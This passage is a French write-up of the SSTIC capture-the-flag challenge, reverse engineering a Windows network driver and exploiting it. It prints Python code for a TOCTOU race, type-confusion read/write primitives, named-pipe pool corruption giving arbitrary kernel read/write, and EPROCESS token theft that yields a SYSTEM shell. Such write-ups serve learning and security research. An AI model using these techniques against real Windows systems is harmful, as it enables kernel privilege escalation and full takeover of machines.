- ctypes (python) pour utiliser l'API Windows (kernel32 et ntdll) via python

Rétroingénierie du driver:

Première approche

Pour comprendre ce driver, je me suis appuyé sur ce post[7] décrivant une méthode pour l'analyse statique de drivers Windows. On y trouve notamment cette image qui synthétise l'implémentation et l'utilisation d'un ioctl sous Windows. On y trouve également un lien vers un github[8] qui contient des archives Ghidra (GTD) qui contiennent les principales structures des drivers Windows (DEVICE_OBJECTS, IRP...) qui se révéleront précieuses par la suite.

J'ai effectué la rétroingénierie du driver sous Ghidra. Dans un premier temps, j'ai utilisé les nombreux log pour nommer les principales fonctions du driver. En particulier les fonction **Shdw...**. Puis on retrouve la fonction **DriverEntry()** qui réalise les actions suivantes:

- Création du device, enregistrement de la fonction **ShdwCtrlDeviceIoCtl()** pour le traitement des ioctls
- Initialisation de 3 handle crypto avec l'API *Bcryp*: un pour la génération d'aléa, un pour le chiffrement *RSA*, un pour le chiffrement *AES*.
- Enregistrement *NDIS*: le driver fournit des fonctions pour traiter du trafic réseau, dont:
  - Une pour gérer l'association aux cartes réseau: **ShdwPtBindAdapter()**
  - Une pour le traitement des trames ethernets reçues par la carte réseau: **ShdwRecvNetBufferList()**

La surface d'attaque est donc composée de 2 points d'entrée:

- les ioctls
- le trafic réseaux

En effectuant la rétro de **ShdwRecvNetBufferList()** on se rend compte que seules les trames ethernet avec un etherType à **0xDEAD** sont traitées par le driver. Le driver ne traite donc que du trafic de niveau 2 ce qui implique qu'il faut se trouver sur le même LAN pour générer du trafic qui puisse être traité par le driver. La seule machine dans ce cas est elle d'Emerald, mais les droits administrateurs sont nécessaires pour envoyer ce type de paquets. Il n'est pas possible d'utiliser ce point d'entrée dans un premier temps.

[7] https://medium.com/@matterpreter/methodology-for-static-reverse-engineering-of-windows-kernel-drivers-3115b2efed83.
[8] https://github.com/0x6d696368/ghidra-data/tree/master/typeinfo




Figure 15: fonctionnement d'un ioctl

Les IOCTLs

L'analyse de la fonction **ShdwCtrlDeviceIoCtl()** me donne les différentes valeurs ioctl acceptées par le driver et leurs fonctions associées:

- 0x12a001: **ShdwCtrlOpenLocalPort()**
- 0x12a005: **ShdwCtrlCloseLocalPort()**
- 0x12a009: **ShdwSndIRPHandler()**
- 0x12600e: **ShdwRcvIRPHandler()**

La fonction **ShdwCtrlOpenLocalPort** prend deux paramètres: le numéro de port (64bits) et le type de port (32bits) qui fonctionne avec un bitmask des valeurs suivantes:

- PORT_RECEIVER = 2
- PORT_SENDER = 4
- PORT_RELAY = 1

Si le numéro de port n'est pas déjà pris et si le port ne cumule pas les flags PORT_RECEIVER et PORT_SENDER, la création de port réalise les actions suivantes:

- Allocation de 0x10c0 octets avec *NdisAllocateMemoryWithTag()* (allocation de nonpaged memory) pour la structure local_port_t
- Récupération et sauvegarde des valeurs de numéro de port, de type de port, de process id
- Initialisation d'une liste vide pour les données d'envoi et de réception
- Génération d'une paire de clé *RSA*
- Ajout du nouveau **local port** à la liste des **local port** du device
- Uniquement pour les port de type PORT_RECEIVER:
  - Initialisation d'un iocsq avec *IoCsqInitialize()*
- Uniquement pour les ports de type PORT_RECEIVER ou PORT_RELAY :
  - Broadcast d'une trame ethernet de type **0xDEAD** avec un sous type **0xCAFE** et un flag à 1 (=open) qui contient la clé publique du **local port**

La fonction **ShdwCtrlCloseLocalPort()** prend en paramètre le numéro de port. Elle libère la mémoire, retire le port de la liste des ports locaux et broadcast un message de type (0xDEAD.0xCAFE) avec un flag à 2 (=close)


En observant les logs du driver lors de l'utilisation de **ShdwCtrlOpenLocalPort()** et **ShdwCtrlCloseLocalPort()**, je remarque les log **"ShdwCtrlAddRemotePort: Remote port added"** et **"ShdwCtrlDestroyRemotePort: Remote port deleted"**. Le paquet broadcasté est reçu par le driver qui va créer (ou supprimer) un remote port correspondant au **local port**. Ce remote port est ajouté à la liste des *remotes ports* du driver.

la **ShdwSndIRPHandler()** prend les paramètres suivants:

- un port source (local)
- un port de destination (remote)
- un mode parmi **SEND_NOW**, **SEND_DELAYED**, **SEND_ALL**
- une taille et des données

Cette fonction ne fonctionne que si le port source se trouve parmi les **local ports** du driver et si la destination se trouve parmi les **remote ports**. Elle peut effectuer 3 actions en fonction du mode:

- **SEND_NOW**: envoie immédiatement les données en paramètre sur le réseau
- **SEND_DELAYED**: sauvegarde les données dans une entrée de la **list_data** du **local port** pour les envoyer plus tard



Offset	Length	DataType	Name	Comment
0x0	0x10	LIST_ENTRY	list_local_port	
0x10	0x4	int	ref_counter	
0x14	0x4	uint	port_type	
0x18	0x8	uint64_t	port_num	
0x20	0x8	uint64_t	proc_id	
0x28	0x8	uint64_t	rsa_key_sz	
0x30	0x8	BCRYPT_KEY_HANDLE	rsa_key_buf	
0x38	0x8	BCRYPT_KEY_HANDLE	rsa_key_hdl	
0x40	0x8	KSPIN_LOCK	list_data_lock	
0x48	0x10	LIST_ENTRY	list_data	data entry PORT_RECEIVER != PORT_SENDER
0x58	0x4	int	rcv_data_count	PORT_RECEIVER only
0x5c	0x1000	char[4096]	recv_data	PORT_RECEIVER only
0x105c	0x4	int	tbd	
0x1060	0x40	IO_CSQ	csq	PORT_RECEIVER only
0x10a0	0x8	KSPIN_LOCK	spinlock2	PORT_RECEIVER only
0x10a8	0x4	uint	irp_count	PORT_RECEIVER only
0x10ac	0x4	uint	tbd2	
0x10b0	0x10	LIST_ENTRY	list_pending_irp	PORT_RECEIVER only

Figure 16: la structure local_port_t

- **SEND_ALL**, ajoute les données dans **list_data** puis envoie l'ensemble des données de cette liste sur le réseau

Les données envoyées avec cette fonction sont encapsulées dans le protocole **0xDEAD** ce qui offre la possibilité d'utiliser la surface d'attaque offerte par la réception de données réseau.

la **ShdwRcvIRPHandler()** prend les paramètres suivants:

- Le numéro de port sur lequel on veut lire des données
- Un flag peek: si le flag est à 1 les données lues ne sont pas supprimées du port

En retour on obtient les données lues, préfixées du port émetteur, dans la limite du buffer de retour fourni (dont la taille est au minimum de 9 octets).

Le protocole 0xDEAD

Le protocole DEAD permet l'envoi et réception de données via des trames ethernets broadcastées sur le LAN. DEV décrit ce protocole comme utilisant du chiffrement multicouche et du masquage d'adresse.

L'essentiel du protocole est implémenté dans **ShdwSndSend()**. Cette fonction prend en paramètre les ports source et destination ainsi que les données en clair à envoyer.

Avant d'envoyer les données :

- Le nombre de couches de chiffrement N est choisi aléatoirement entre 1 et 6.
- Le packet pour N=1 a le format **msg_FFFF_t**:
- Pour les couches 2 à N, le paquet précédent est encapsulé dans un paquet au format **msg_C0C0_t**.
- Le paquet final est encapsulé dans un paquet au format **pkt_C0DE_t**
- Ce paquet est broadcasté dans une trame ethernet de type **0xDEAD**

Pour le message **COCO** à N=2, c'est le destinataire final qui est mis dans le champs **next_hop_port**. Pour les suivants le port est choisi aléatoirement dans la liste des remotes port du driver.

```
/** les format de message du protocol dead **/
struct msg_FFFF_t
{
    uint32_t    msg_type;   // mis à 0xFFFFF
    uint64_t    src_port;   // émetteur du message
    char        data[];     // message en clair

}

struct msg_C0C0_t
{
    uint32_t    msg_type;                   // mis à 0xC0C0
    uint64_t    next_hop_port;              // prochain port de destination
    char        encrypted_aes_key[0x40];    // clé aes chiffrée avec la clé RSA du prochain destinataire
    char        encrypted_data[];           // msg (C0C0 ou FFFF) chiffré avec la clé AES
}
```

```
struct pkt_CODE_t
{
    uint16_t    msg_type;                   // mis à 0xC0DE
    uint16_t    data_size;
    uint64_t    next_hop_port;              // prochain port de destination
    char        encrypted_aes_key[0x40];    // clé aes chiffrée avec la clé RSA du prochain destinataire
    char        encrypted_data[data_size];  // msg (C0C0 ou FFFF) chiffré avec la clé aes

}
```

La réception des messages **C0DE** par le driver fonctionne de la manière suivante:

- Si le message déchiffré est de type FFFF: les données en clair ainsi que le port émetteur sont enregistrés dans le buffer de réception et la liste de réception des données en ne dépassant pas la taille maximum de 0x1000.
- Si le message déchiffré est de type **C0C0**, les données et la clé qu'il contient sont utilisées pour émettre un nouveau message de type **C0DE** sur le réseau vers le prochain destinataire.

Seuls les ports ayant un type avec le bit **PORT_RECEIVER** peuvent traiter les messages de type **FFFF** en réception. Seuls les ports ayant un type avec le bit **PORT_RECEIVER** ou **PORT_RELAY** peuvent traiter les messages de type **C0C0**.

Au final je n'ai repéré aucune faille dans l'emission et la réception de buffer, les tailles semblent correctement traitées et les opérations cryptographiques sont effectuées avec l'API *bcrypt* qui semble bien utilisée.

Exploitation kernel

La vulnérabilité: TOCTOU

Dans un premier temps je ne trouve pas de vulnérabilité mais la manière de gérer les type de **local port** me semble hasardeuse. En effet, le fait de pouvoir cumuler les types **PORT_RECEIVER** et **PORT_RELAY** n'a aucun intérêt et le cumul de **PORT_SENDER** et **PORT_RELAY** n'a que peu d'utilité. De plus les ports ont une liste que j'ai nommée **list_data** dont les éléments diffèrent entre les ports de type **PORT_RECEIVER** et **PORT_SENDER**.

En regardant de plus près, si on réussit à avoir un local port qui est à la fois émetteur et receveur, on serait en mesure d'obtenir des primitives de lecture et d'écriture mémoires certes limitées mais qui ouvriraient la porte à un exploit. Cependant impossible d'obtenir un tel port de manière simple en jouant sur les paramètres des ioctls.

Lors de la création du port, la première action faite est la vérification de cette exclusivité entre **PORT_SENDER** et **PORT_RECEIVER**. Puis s'en suit un parcours de liste chaînée pour vérifier si le port existe déjà. Ce n'est qu'ensuite que le **local port** est alloué et ses champs remplis. Cet enchaînement ouvre la porte à une vulnérabilité de type "Time of check, time of use" (TOCTOU) car le parcours de liste peut prendre du temps si la liste des **local ports** existants est suffisamment longue. Après quelques essais, le TOCTOU est confirmé, de manière reproductible avec un code python.

La manière naturelle de communiquer avec un driver est de réaliser un programme en C utilisant l'API windows. Préférant utiliser python pour ce genre d'exercice, j'ai trouvé un moyen de le faire avec python en m'inspirant d'un github[9] qui fait exactement ça.

Par exemple l'appel à *DeviceIoControl* se fait de la manière suivante:

```
def _DeviceIoControl(devhandle, ioctl, inbuf, inbufsiz, outbuf, outbufsiz):
    """See: DeviceIoControl function

    http://msdn.microsoft.com/en-us/library/aa363216(v=vs.85).aspx

    """
    DeviceIoControl_Fn = ctypes.windll.kernel32.DeviceIoControl
    DeviceIoControl_Fn.argtypes = [
            wintypes.HANDLE,                    # _In_          HANDLE hDevice
            wintypes.DWORD,                     # _In_          DWORD dwIoControlCode
            wintypes.LPVOID,                    # _In_opt_      LPVOID lpInBuffer
            wintypes.DWORD,                     # _In_          DWORD nInBufferSize
            wintypes.LPVOID,                    # _Out_opt_     LPVOID lpOutBuffer
            wintypes.DWORD,                     # _In_          DWORD nOutBufferSize
            LPDWORD,                            # _Out_opt_     LPDWORD lpBytesReturned
            LPOVERLAPPED]                       # _Inout_opt_   LPOVERLAPPED lpOverlapped
    DeviceIoControl_Fn.restype = wintypes.BOOL

    dwBytesReturned = wintypes.DWORD(0)
    lpBytesReturned = ctypes.byref(dwBytesReturned)

    status = DeviceIoControl_Fn(devhandle,  ioctl, inbuf, inbufsiz,
                                outbuf, outbufsiz, lpBytesReturned, None)

    return status, dwBytesReturned
```

Ce qui me permet de réaliser le TOCTOU:

[9] https://gist.github.com/santa4nt/11068180

- Je remplis la liste des **local_ports** avec un nombre important (> 0x50) afin d'avoir une fenêtre temporelle suffisante
- On lance la création d'un **local_port** dans un thread
- En parallèle, on vient modifier le buffer des paramètres de l'ioctl appelé dans le thread
- On recommence les 2 dernières opérations jusqu'à obtenir un port capable d'envoyer et recevoir des données.

Ce qui donne en python:

```python
    def open_port_toctou(self, port, port_type=0, toctou_port_type=6):
        p_toctou = make_c_buf(b64(port)+ l32(toctou_port_type) )

        def delayed_open_port():
            with DeviceIoControl(self.path) as d:
                status, bytes =  d.ioctl(IOCTL_OPENPORT,0,0 , p , 12)
                if status !=1:
                    print(f"failed to open toctou {port:08X}")
                return status

        port_count = 0x60 # fill the local port list
        for i in range(port_count):
            self.open_port( i, 1)

        success=False
        while not success: # retry until toctou is working

            p = make_c_buf(b64(port)+ l32(port_type) )
            t = threading.Timer(0.01, delayed_open_port)
            t.start()

            time.sleep(0.0105)
            ctypes.memmove(p, p_toctou, 12)
            t.join()

            check = b'1234'
            self.snd_irp(port, port, SND_NOW,check)
            time.sleep(0.01)
            actual = self.rcv_irp(port,0x200)

            if (actual[8:] == check):
                success=True
            else:
                self.close_port(port)

        for i in range(port_count):
            self.close_port(i)
```

Une fois ce **local_port** à la fois sender et receiver obtenu, il est possible de jouer une confusion de type sur la **liste_data**

Lecture écriture limitée

La **liste_data** fonctionne différemment pour les senders et les receivers. Dans les 2 cas ces éléments sont alloués avec la fonction *NdisAllocateMemoryWithTag()*. Voici les deux types d'éléments qui peuvent s'y trouver:

```
struct data_rcv_t
{
    void*       next;
    void*       prev;
    uint64_t    src_port;           // le port qui a envoyé ces données
    uint32_t    size;               // la taille des données
    uint32_t    rcv_buf_offset;     // l'offset dans le buffer de réception ou se trouve ces données
}

struct data_snd_t
{

    void*       next;
    void*       prev;
    uint64_t    src_port;       // le port qui a envoyé ces données
    uint32_t    size;           // la taille des données
    char        data[size];     // les données, stockées directement dans la structure

}
```

A chaque message FFFF reçu, le driver ajoute une entrée dans **liste_data** et copie les données dans un buffer de 0x1000 qui fait partie de la structure **local_port_t**. Il incrémente également **rcv_data_count**, qui indique la quantité de données utilisées dans ce buffer. Si cette valeur est 0, il n'est pas possible de lire des données même si la liste n'est pas vide.

Lorsqu'on envoie des données, on peut choisir de les mettre en attente d'envoi. Dans ce cas, le driver créé une entrée contenant les données et l'ajoute à **liste_data**.

Le champs **rcv_buf_offset** de la structure **data_rcv_t** se situe à l'offset 0x1c, ce qui correspond au champs **data** de **data_snd_t**. La conséquence est qu'il est possible de forger une entrée **data_rcv_t** avec un offset que je contrôle en utilisant **ShdwSndIRPHandler()**, puis l'on peut venir lire les données à cet offset en utilisant **ShdwRcvIRPHandler()**. Le code python ci-dessous réalise cette primitive de lecture relative:

```
    def read_mem_rel(self, port, offset, size):
        # inc recv count so we can read
        # SENDER_PORT must be != port in order to avoid list element merging
        self.open_port(SENDER_PORT, IRP_SND)
        self.snd_irp(SENDER_PORT, port, SND_NOW,  b"0"*0x10)
        time.sleep(0.01)
        self.close_port(SENDER_PORT)

        #overwrite offset
        self.snd_irp(port, port, SND_DELAYED, l32(offset)+b"\xaa"*size )
        junk =self.rcv_irp(port, 0x20)

        # read all
        data =self.rcv_irp(port, 0x900)

        # remove src address
        return data[8:]
```

L'écriture est similaire, elle utilise une optimisation de la fonction de réception. En effet lors de la réception, si la dernière entrée dans la liste provient de la même source, au lieu de créer un nouvelle entrée dans la liste, le driver vient modifier cet élément en ajoutant la taille reçue à celle déjà présente et en copiant les données reçues à l'offset rcv_buf_offset + size du buffer de réception. En jouant sur la valeur de rcv_buf_offset, j'obtiens une primitive d'écriture mémoire relative. Voici le code python qui effectue cette écriture.

```
    def write_mem_rel(self, port, offset, data):
        # size = 0x10 rcv_buf_offset=offset-0x10
        self.snd_irp(port, port, SND_DELAYED, l32(offset-0x10)+b"\xcc"*0xc)
        self.snd_irp(port, port, SND_NOW,  data)
        # wait for network réception to complete
        time.sleep(0.01)

        # empty the list
        _ =self.rcv_irp(port, 0x900)
```

Une fois ces primitives obtenues, il est possible de les améliorer pour lire des adresses absolues. En effet la primitive de lecture permet de lire une liste vide à l'offset 0x10b0 de notre **local_port** offrant ces primitives. Or une liste vide est un pointeur sur soit-même. En soustrayant 0x10b0 à la valeur lue, on obtient l'adresse du local_port puis en ajoutant 0x5c, on a l'adresse du buffer de réception sur lequel on effectue les opération de lectures/écritures relatives.

Lecture écriture arbitraire avec les named pipes.

Les primitives obtenues sont limitées. Il faut donc en obtenir de meilleures. Mon choix s'est porté sur les NamedPipes dont le détournement pour obtenir des primitives de lectures/écritures arbitraires à partir d'overflow dans la "non pagged memory" est bien documenté ici[10]. Un poc pour l'exploitation de la CVE-2020-17087 utilisant cette technique est également disponible ici [11]

Les données des pipes sont sauvegardées dans des *DATA_QUEUE_ENTRY* (*DQE*). Ils sont alloués dans le pool de *non paged memory*. Il en existe deux types, les *buffered*: EntryType=0 et *unbuffered*: EntryType=1. Dans le cas des buffered, les données se trouvent dans le *DQE*, à la suite du header. Dans le cas des unbuffered les données se trouve ailleurs et le *DQE* contient un IPR dont le champs *AssociatedIrp.SystemBuffer* pointe dessus. D'ailleurs ce mode de fonctionnement rappelle curieusement les éléments de liste que je viens d'utiliser pour obtenir les premières primitives. Lorsqu'on ajoute des données dans un pipe, avec la fonction *WriteFile()* ce sont des buffered *DQE* qui sont créés.

Pour mieux comprendre la suite, voici à quoi ressemble les structure *IRP* et *DATA_QUEUE_ENTRY*:

```
typedef struct {
    SHORT Type;
    USHORT Size;
    PVOID MdlAddress;
    ULONG Flags;
    PVOID AssociatedIrp;
    LIST_ENTRY ThreadListEntry;
    IO_STATUS_BLOCK IoStatus;
    CHAR RequestorMode;
    BOOLEAN PendingReturned;
    CHAR StackCount;
```

[10] https://github.com/vp777/Windows-Non-Paged-Pool-Overflow-Exploitation
[11] https://github.com/vp777/Windows-Non-Paged-Pool-Overflow-Exploitation/blob/master/exploits/CVE-2020-17087.cpp

```
    CHAR CurrentLocation;
    BOOLEAN Cancel;
    UCHAR CancelIrql;
    CCHAR ApcEnvironment;
    UCHAR AllocationFlags;
    PVOID UserIosb;
    PVOID UserEvent;
    char Overlay[16];
    PVOID CancelRoutine;
    PVOID UserBuffer;
    CHAR TailIsWrong;
} IRP;

struct DATA_QUEUE_ENTRY{
    void*    next;
    void*    prev;
    IRP* Irp;
    uint64_t SecurityContext;
    uint32_t EntryType;
    uint32_t QuotaInEntry;
    uint32_t DataSize;
    uint32_t padding;
    char[]   data
} ;
```

Dans un premier temps, le but est d'avoir l'adresse d'un *DATA_QUEUE_ENTRY* que je peux modifier. Pour ce faire, je crée de nombreux pipes et j'écris des données dans chacun d'entre eux d'une taille similaire à notre **local_port** (0x10c0). Ensuite je libèrent quelques uns avant d'effectuer l'allocation du local_port avec le toctou. Le but étant que le **local port** se retrouve en mémoire au milieux de *DQE*. Je réalise cette technique en prenant soin que pour chaque pipe, des données identifiables se retrouvent dans le *DQE*.

Ces structures avec une taille choisie sont allouées alignées sur 0x1000. Il me suffit donc d'aller lire à l'adresse du local_port + 0x2000 pour trouver un *DQE* et identifier le pipe associé grace aux données qu'il contient.

Pour obtenir une lecture arbitraire, il faut que notre DQE deviennent *unbuffered*. Je vient donc modifier (après l'avoir sauvegardé) les champs suivants:

- Je lui associe un IRP factice avec un seul champs: *AssociatedIrp.SystemBuffer* qui contient l'adresse que je souhaite lire
- *SecurityContext* à 0 pour éviter les problèmes
- *EntryType* à 0 pour passer en mode unbuffered
- *DataSize* à 0xFFFFFFF et *QuotaInEntry* à 0

Une fois le DQE modifié, j'appelle *PeekNamedPipe()* sur notre pipe qui va renvoyer les données lues à une adresse arbitraire. On vient ensuite restaurer le DQE d'origine en gardant le champs *SecurityContext* à 0

L'écriture est plus compliquée car de nombreux champs de l'IRP sont utilisés et il n'est pas forcement évident à forger. Pour faciliter la tache, j'ajouté un DQE buffered dans mon pipe (qui sera chaîné avec le DQE que je controle) avec la fonction *NtFsControlFile()*. Je viens ensuite mofifier le *DQE* et l'*IRP* associé pour obtenir mon écriture:

- Je sauvegarde le DQE buffered
- J'utilise la lecture arbitraire pour copier le DQE unbuffered sur le buffered pour pouvoir le modifier
- Je copie également son *IRP* vers une zone mémoire que je modifie également:
  - Les flags sont mis à *IRP_BUFFERED_IO* | *IRP_INPUT_OPERATION*
  - *AssociatedIrp* est mis à un adresse ou se trouvent les données que je souhaite écrire
  - *UserBuffer* est mis à l'adresse ou je souhaite écrire les données
  - *ThreadListEntry* est lié à un fake *Listentry* head que je crée ailleurs en mémoire
- Je modifie le DQE:
  - next et prev sont mis è l'adresse du *DQE*
  - Le pointeur irp est mis sur l'irp modifié
  - *EntryType* à 0
  - *DataSize* à la taille que l'on veut écrire
  - *QuotaInEntry* à *DataSize*-1

Une fois ces opérations réalisées, il suffit de faire un appel à *ReadFile()* de 1 octet sur le pipe pour provoquer la "complétion" de l'irp et provoquer une écriture arbitraire. Ensuite je restaure le DQE sauvegardé.

Vol de Token dans EPROCESS

Maintenant que je dispose des primitives de lecture et d'écriture arbitraires, je peux mettre en oeuvre une technique éprouvée pour les élévationde privilèges en kernel Windows: le vol de Token *EPROCESS*. Cette technique est simple, elle permet en copiant un pointer Token d'une structure *EPROCESS* à une autre que le second process obtienne les droits du premier. Les *EPROCESS* sont des éléments chaînés, il suffit donc d'obtenir l'adresse d'un d'entre eux pour les obtenir tous avec la lecture arbitraire.

Il se trouve que l'API windows est généreuse en leak de pointeurs kernel, un problème soulevé par Ionescu dans son papier de

2013 “I Got 99 Problems But a Kernel Pointer Ain’t One”[12]. Je trouve rapidement un code d’exemple[13] en C qui réalise ce leak en utilisant l’API windows. La fonction *NtQuerySystemInformation()* appelée avec *SystemInformationClass*=0x40 retourne une structure *SYSTEM_HANDLE_INFORMATION_EX* qui contient des handles de type *SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX* dont le champs *Object* est l’adresse d’un *EPROCESS*.

A partir cette adresse, je parcours les *EPROCESS* et je récupérère deux adresses de *EPROCESS* en me basant sur le champs *ImageFileName* de cette structure: celles du *EPROCESS* de *System* et celle de *python*. Voici le code qui récupère ces adresses:

```
def get_target_eprocs(self):
        """
        nt!_EPROCESS
        +0x000 Pcb              : _KPROCESS
        +0x2d8 ProcessLock      : _EX_PUSH_LOCK
        +0x2e0 UniqueProcessId  : Ptr64 Void
        +0x2e8 ActiveProcessLinks : _LIST_ENTRY
        ...
         +0x358 Token            : _EX_FAST_REF
        ....
        +0x450 ImageFileName    : [15] UChar
        ...
        """
        self.ep_python = None
        self.ep_system = None

        eproc_leak = get_eprocess_leak()

        OFFSET_LIST = 0x2e8
        OFFSET_IMAGE_FILENAME = 0x450

        print("Search processes")
        eproc_addr = eproc_leak+OFFSET_LIST
        while self.ep_python is None or self.ep_system is None:
            #print(f" reading {eproc_addr:X}")
            data = self.pipe_read(eproc_addr,0x400)
            print(".", flush=True, end="")

            image_name = data[OFFSET_IMAGE_FILENAME-OFFSET_LIST: OFFSET_IMAGE_FILENAME-OFFSET_LIST +0x20]

            if b"python" in image_name:
                self.ep_python = eproc_addr-OFFSET_LIST

            if b"System" in image_name:
                self.ep_system = eproc_addr-OFFSET_LIST

            eproc_addr = r64l(data)
```

Il ne me reste plus qu’a effecttuer la copie du Token de System vers celui de python, puis de lancer un shell avec un simple system.os(“powershell”);

Les documents secrets

Le shell privilégié me donne accès au dossier Administrator qui contient le flag:

SSTIC{4a0eb806f92bdd6d5be4dc2b5dc5759096a22b186f67610120e254e03c3e1429}

Ainsi que deux dossiers intéressants: personal et confidential dont je récupère le contenu via un pseudo netcat rapidement réalisé en python.

[12] http://publications.alex-ionescu.com/Recon/Recon%202013%20-%20I’ve%20got%2099%20problems%20but%20a%20kernel%20pointer%20aint%20one.pdf
[13] https://key08.com/index.php/2020/05/28/719.html

Epilogue

Me voici quasiment à la fin de ce (long) périple, ne me reste plus qu'à trouver l'adresse mail dans les documents de EMERALD. Je commence par le dossier confidential qui contient:

- me-in-the-lab.png
- Green Shard Revelation Manifesto.pdf

Dans un premier temps je pense à de la stéganographie png ou pdf, mais rien n'en ressort. Je me tourne donc vers le second dossier qui contient:

- CV.png
- summer-vacation1.png
- summer-vacation2.png
- Voice-Note-001.mp3

Rapidement c'est le fichier mp3 qui retient mon attention. Je l'ouvre dans *Audacity*, qui rapidement confirme mon intuition. En effet, au milieu du fichier on retrouve 26 petits bursts, ce qui correspond aux nombre de caractères de l'adresse mail recherchée




Figure 17: Voice-Note-001.mp3

En affichant le spectrogramme, on révèle l'adresse mail:




Figure 18: spectrogramme

Les autres fichiers images sont là juste pour le plaisir de retrouver la mascotte du challenge sstic: le Lobsterdog dont il faudra qu'on m'explique un jour l'origine.

Figure 19: Les images bonus

Conclusion

Encore une belle édition du challenge SSTIC, qui cette année a des allures de marathon. Cette fois encore j'ai découvert plein de nouvelle choses, fait mon premier exploit navigateur, mon premier exploit kernel windows. Un petit bémol pour le prologue qui est un peu trop orienté devinette à mon goût. La suite était vraiment de grande qualité avec un coup de coeur pour les chapitres 2 et 5.

Un gros merci aux concepteurs qui ont du passer un temps énorme sur cette édition.

A l'année prochaine!